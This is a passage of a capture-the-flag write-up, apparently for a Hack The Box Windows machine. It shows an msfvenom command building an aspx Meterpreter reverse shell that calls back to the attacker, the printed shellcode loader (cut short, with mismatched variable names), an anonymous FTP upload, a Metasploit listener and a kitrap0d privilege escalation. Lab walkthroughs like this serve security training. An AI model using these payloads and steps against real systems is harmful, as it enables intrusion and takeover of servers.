Now let's go back to **msfvenom** to craft our exploit. And more specifically an **aspx** reverse shell. This piece of information has been collected during recon phase

```
03-18-17  02:06AM       <DIR>          aspnet_client
```



I use the following command

```
msfvenom -p windows/meterpreter/reverse_tcp -f aspx -o devel.aspx LHOST=10.10.14.15 LPORT=4444
```

-p: Payload to use

-f: Output format


-0: Save the payload to a file

LHOST: Local host

LPORT: Local port

I then check with **ls** if the file has been created. It's time to send it over to the FTP

Let's reconnect to the FTP and send our little gift!



I connect to the FTP, enter **anonymous** as a username, skip the password by pressing enter. I then send the file with the following command


```
put devel.aspx
```

Let's check if the file has been correctly sent over. Going back to **Firefox**, I navigate to the FTP server with the following command

```
ftp://10.10.10.5
```

We can see that our little gift is here!

Here is the exploit, if you're curious to know what it looks like





```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] aPl43ZozbA = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,
0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x68,0x0a,0x0a,0x0e,0x0f,0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,
0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,
0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
```

```
        System.Runtime.InteropServices.Marshal.Copy(aPt43Z0zbA,0,lPr6,aPt43Z0zbA.Length);
        IntPtr bEa_f4qtnh = IntPtr.Zero;
        IntPtr iVus = CreateThread(IntPtr.Zero,UIntPtr.Zero,lPr6,IntPtr.Zero,0,ref bEa_f4qtnh);
    }
</script>
```

Step 4 - Setting up a listener with Metasploit

Back on Metasploit where I use the following command to set the payload handler

```
use exploit/multi/handler
```



We first set up the payload

```
set payload windows/meterpreter/reverse_tcp
```

Then the LHOST

```
set lhost 10.10.14.15
```

And finally the LPORT

```
set lport 4444
```

If we check the options now, we should see that everything is set up

Let's run the exploit.


After this message appears

```
Started reverse TCP handler on 10.10.14.15:4444
```

go back to the browser and access the page where the malicious script is hosted

```
http://10.10.10.5/devel.aspx
```

You should then see a Meterpreter session created



Now that I have a session, I try to look for the first flag, user.txt using the following command on meterpreter

```
search -f user.txt
```

No files are matching my search. I try with .* to see other files, but nothing useful

```
c:\Users\All Users\Microsoft\User Account Pictures\user.bmp (49208 bytes)
c:\Windows\System32\USER.EXE (47840 bytes)
c:\Windows\winsxs\x86_microsoft-windows-ntvdm-system32_31bf3856ad364e35_6.1.7600.16385_none_fde3cf3dd3e16d0d\USER.EXE (47840 bytes)
c:\Windows\winsxs\x86_microsoft-windows-usertiles-client_31bf3856ad364e35_6.1.7600.16385_none_296c39877a41ff71\user.bmp (49208 bytes)
```

I then create a shell with the following command

```
shell
```


```
meterpreter > shell
Process 3700 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

I use the following command to get the system information

```
systeminfo
```

We can see that the registered owner is called **habis**. This might an important piece of information

hotfixes.



I start navigating through the folders. I use **dir** to list all files/folders and **cd** to change directory. I try my luck on the **babis** and **Administrator** folders, but both gave me Access denied.

We need to escalate privilege! Knowing that when we checked for the system information, no

Step 5 - Performing Privilege Escalation

I put the session in the background with this command

```
background
```

I then use the following command

```
use post/multi/recon/local_exploit_suggester
```

This module suggests local Meterpreter exploits that can be used. The exploits are suggested based on the architecture and platform that the user has a shell opened as well as the available exploits in Meterpreter

I check the options and I set the session

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run
```

It's important to note that not all local exploits will be fired. Exploits are chosen based on these conditions: session type, platform, architecture, and required default options

```
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Going down the list

```
exploit/windows/local/bypassuac_eventvwr
```

fails due to the IIS user not being a part of the administrators group, which is the default and to be expected.

I use the next exploit on the list, which is

```
use exploit/windows/local/ms10_015_kitrap0d
```

This module will create a new session with SYSTEM privileges via the KiTrap0D exploit by Tavis Ormandy. If the session in use is already elevated then the exploit will not run. The module relies on kitrap0d.x86.dll, and is not supported on x64 editions of Windows.

When we ran the **sysinfo** in the Meterpreter session, it revealed that the target was x86 architecture

```
Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

I check the options and then set the session

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.
```

I run the exploit.

The exploit was successful, but the session couldn't be created. This is because of the first line in the exploit trying to set up a reverse handler on the default eth0 and default port, and not the VPN interface for HTB labs.

```
Started reverse TCP handler on 10.0.2.15:4444
```


```
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Launching notepad to host the exploit...
[+] Process 3876 launched.
[*] Reflectively injecting the exploit DLL into 3876...
[*] Injecting exploit into 3876 ...
[*] Exploit injected. Injecting payload into 3876...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
```

I check the options and set LHOST and LPORT

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

```
sessions -l
```

I can see my session




Now that we have a meterpreter session, let's start navigating the folder and find the flags!

Step 6 - Looking for the user.txt flag

```
pwd
```

which stands for **print work directory**

I go up to **C:** and **ls** all the files/folders. I already know where to look from my previous attempt in **Step 4 - Setting up a listener with Metasploit**



I go back to the **Users** directory

```
meterpreter > cd Users
meterpreter > ls
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-17 19:16:43 -0400  Administrator
